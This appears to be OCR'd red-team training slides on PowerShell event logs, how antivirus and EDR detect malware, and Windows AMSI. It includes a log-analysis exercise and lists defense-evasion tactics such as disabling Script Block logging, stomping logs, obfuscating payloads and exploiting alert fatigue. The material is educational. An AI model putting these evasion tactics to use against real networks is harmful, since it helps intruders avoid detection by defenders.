


Event Viewer – PowerShell Logs




Event Viewer – PowerShell Logs

- Applications and Services Logs > Microsoft > Windows > PowerShell > Operational



Exercise 1: Logs

1. Analyze the Windows Event Logs for suspicious behavior




Exercise 1: Logs

- Using Event Viewer Open the provided log files from the Git Repo
  - Are there any logs that look suspicious to you?
  - If so why?
  - Do you think the executed code could have been changed to make it less suspicious?


What Do We Do About It?

- The Funnel is effectively the Blue Team's kill chain
  - If we can break or exit the process at any step, we have effectively not been detected
- So how do we break it?



Collection

- We probably can't avoid this completely
- Traffic must go through firewalls, routers, etc.
- If we can identify the collector, we can potentially disable it:
  - Disable Script Block logging
  - Turn off NetFlow collection on a router



Detection

- Where most Red Team's spend most of their effort
- Blend into the standard traffic
- Obfuscation to avoid malicious signatures
- Follow normal traffic flows
  - A random machine logging into a router is probably pretty strange

Network Detection

- Typical network indicators
  - Known user agent strings
  - High entropy byte strings in HTTP POST messages
  - Unusual communications with the internet or other machines
  - External attempts to log into infrastructure

Triage

- Starting to get a little more scrutiny from defenders
- Blend into the alerts!
  - Use AV logs to see if anything causes a lot of alerts
  - Abuse of alert fatigue
- Abuse assumptions (mini social engineering)

Investigation

- Hands on analysis is beginning to happen
- At this point an activity has been identified as malicious
- Prevent them from knowing what is going on
  - Stomp logs
  - Obfuscate payloads
  - Hide

Memory Analysis

- Running processes are hard to hide
  - This is way people should never turn off a computer during response
- Memory analysis will reveal the ***ENTIRE*** Empire agent in plaintext loaded into memory
  - No obfuscation
  - Allows the extraction of AES keys
    - Decryption of malware C2
  - Useful for red teams because it rewards incident response teams to take the next step and chain analysis

How Does AV and EDR Detect Malware?

Static Detection Methods


- How AV does its logical detection?
  - Hashes
    - Simply hashing the file and comparing it to a database of known signatures
    - Extremely fragile, any changes to the file will change the entire signature
  - Byte Matching (String Match)
    - Matching a specific pattern of bytes within the code
      - i.e. The presence of the word Mimikatz or a known memory structure

Static Detection Methods

- Hash Scanning
  - Hybrid of the above two methods
  - Hash sections of code and look for matches
- Heuristics
  - File structure
  - Logic Flows (Abstract Syntax Trees (AST), Control Flow Graphs (CFG), etc.)
  - Rule based detections (if x & y then malicious)
    - These can also be thought of as context-based detections
  - Often uses some kind of aggregate risk for probability of malicious file

Dynamic Detection (Behavioral Analysis)


- Classification Detection
- Sandboxing
  - Execute code in a safe space and analyze what it does
- System Logs and Events
  - Event Tracing for Windows
- API Hooking



AMSI and Fileless Malware


What Is AMSI?

- The Windows Antimalware Scan Interface (AMSI) is a versatile interface standard that allows your applications and services to integrate with any antimalware product that's present on a machine. AMSI provides enhanced malware protection for your end-users and their data, applications, and workloads.




That's Great But What Does that Mean?

- **Evaluates commands at run time**
- Handles multiple scripting languages (PowerShell, JavaScript, VBA)
- As of .NET 4.8, integrated into CLR and will inspect assemblies when the load function is called
- Provides an API that is AV agnostic
  - All modern AVs use this interface
- **Identify fileless threats**
  - Solved the technical part of the Collection Evasion problem



Data Flow


POWERSHELL
VBSCRIPT
OTHER APPLICATIONS
OTHER APPLICATIONS
MsMpEng.exe
WINDOWS DEFENDER SERVICE
WIN32 API LAYER
AMSI.h + AMSI.lib + AMSI.dll
AMSIScanBuffer()
AMSIScanString()
COM API LAYER
AMSI.h + AMSI.dll
IAntimalware::Scan()
PROVIDER CLASS REGISTRATION
MpEngine.dll
DEFENDER SCAN ENGINE
MpSvc.dll
DEFENDER RPC SERVER
AV PROVIDER LAYER
WINDOWS DEFENDER PROVIDER CLASS
IAntimalwareProvider::Scan()
3rd PARTY AV PROVIDER CLASS
RPC

Interesting Note About the CLR Hooks


- Based upon the CLRCore port AMSI is only called when Assembly.Load() is called

```
// Here we will invoke into AmsiScanBuffer, a centralized area for non-OS
// programs to report into Defender (and potentially other anti-malware tools).
// This should only run on in memory loads, Assembly.Load(byte[]) for example.
// Loads from disk are already instrumented by Defender, so calling AmsiScanBuffer
// wouldn't do anything.
```

